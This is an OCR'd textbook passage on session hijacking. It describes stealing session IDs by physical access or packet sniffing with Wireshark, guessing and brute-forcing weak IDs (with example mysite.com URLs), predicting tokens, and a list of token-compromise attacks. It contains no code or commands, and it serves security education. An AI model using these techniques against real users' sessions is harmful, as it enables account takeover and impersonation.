progress.

- **Stealing**: Attackers use different techniques to steal session IDs. An attacker can steal the session key through physical access by, for example, acquiring the files containing session IDs or memory contents of either the user's system or the server. The attacker can also use sniffing tools such as Wireshark or Riverbed Packet Analyzer Plus to sniff the traffic between the client and server to extract the session IDs from the packets.
- **Guessing**: An attacker attempts to guess the session IDs by observing session variables. In the case of session hijacking, the range of session ID values that can be guessed is limited. Thus, guessing techniques are effective only when servers use weak or flawed session-ID generation mechanisms.
- **Brute forcing**: In the brute-force technique, an attacker obtains session IDs by attempting all possible permutations of session ID values until finding one that works. An attacker using a digital subscriber line (DSL) can generate up to 1,000 session IDs per second. This technique is most useful when the algorithm that produces session IDs is non-random.



http://www.mysite.com/view/VW30422101522507
http://www.mysite.com/view/VW30422101518909
http://www.mysite.com/view/VW30422101520803
http://www.mysite.com/view/VW30422101522507
Attacker
Server


Figure 11.7: Brute-forcing attack on the session ID of a user

As shown in the above figure, a legitimate user connects to a server with session ID VW30422101522507. Employing various combinations such as VW30422101518909 and VW30422101520803, an attacker attempts to brute force the session ID in the hope of eventually arriving at the correct session ID. Once the attacker obtains the correct session ID, they gain complete access to the user's data and can perform operations on behalf of the legitimate user.

Note: A session ID brute-forcing attack is known as a session prediction attack if the predicted range of values for a session ID is very small.

A session token can be compromised in various ways:

- Session sniffing
- Predictable session token
- Man-in-the-middle (MITM) attack
- Man-in-the-browser attack
- Cross-site scripting (XSS) attack
- Cross-site request forgery attack
- Session replay attack
- Session fixation attack
- CRIME attack
- Forbidden attack
- Session donation attack
- PetitPotam hijacking



Compromising Session IDs using Sniffing and by Predicting Session Token

Compromising Session IDs using Sniffing

- An attacker uses a sniffer to **capture a valid session token** or **session ID**
- The attacker then uses the valid token session to **gain unauthorized access** to the web server

Session ID
=ACF303SF216AAEFC
Victim
Web Server
Attacker sniffs a legitimate session
Session ID=
ACF303SF216AAEFC
Attacker


Compromising Session IDs by Predicting Session Token

- Attackers can **predict session IDs** generated by weak algorithms and **impersonate a website user**
- Attackers analyze variable sections of session IDs to **determine a pattern**
- The analysis is performed **manually** or **using various cryptanalytic tools**
- Attackers **collect a high number of simultaneous session IDs** to gather samples in the same time window and keep the variable constant

Compromising Session IDs Using Sniffing

A web server identifies a user's connection through a unique session ID (also known as a session token). The web server sends a session token to the client browser after the successful authentication of client login. Usually, a session token comprises a string of variable width that is useful in various ways, such as in the header of an HTTP requisition (cookie), in a URL, or in the body of an HTTP requisition.

An attacker uses packet sniffing tools such as Wireshark and Riverbed Packet Analyzer Plus to intercept the HTTP traffic between a victim and web server. The attacker then analyzes the data in the captured packets to identify valuable information such as session IDs and passwords. Once the session ID is determined, the attacker masquerades as the victim and sends the session ID to the web server before the victim does. The attacker uses the valid token session to gain unauthorized access to the web server. In this manner, the attacker takes control over an existing legitimate session.



Session ID
=ACF303SF216AAEFC
Victim
Web Server
Attacker sniffs a legitimate session
Session ID=
ACF303SF216AAEFC
Attacker

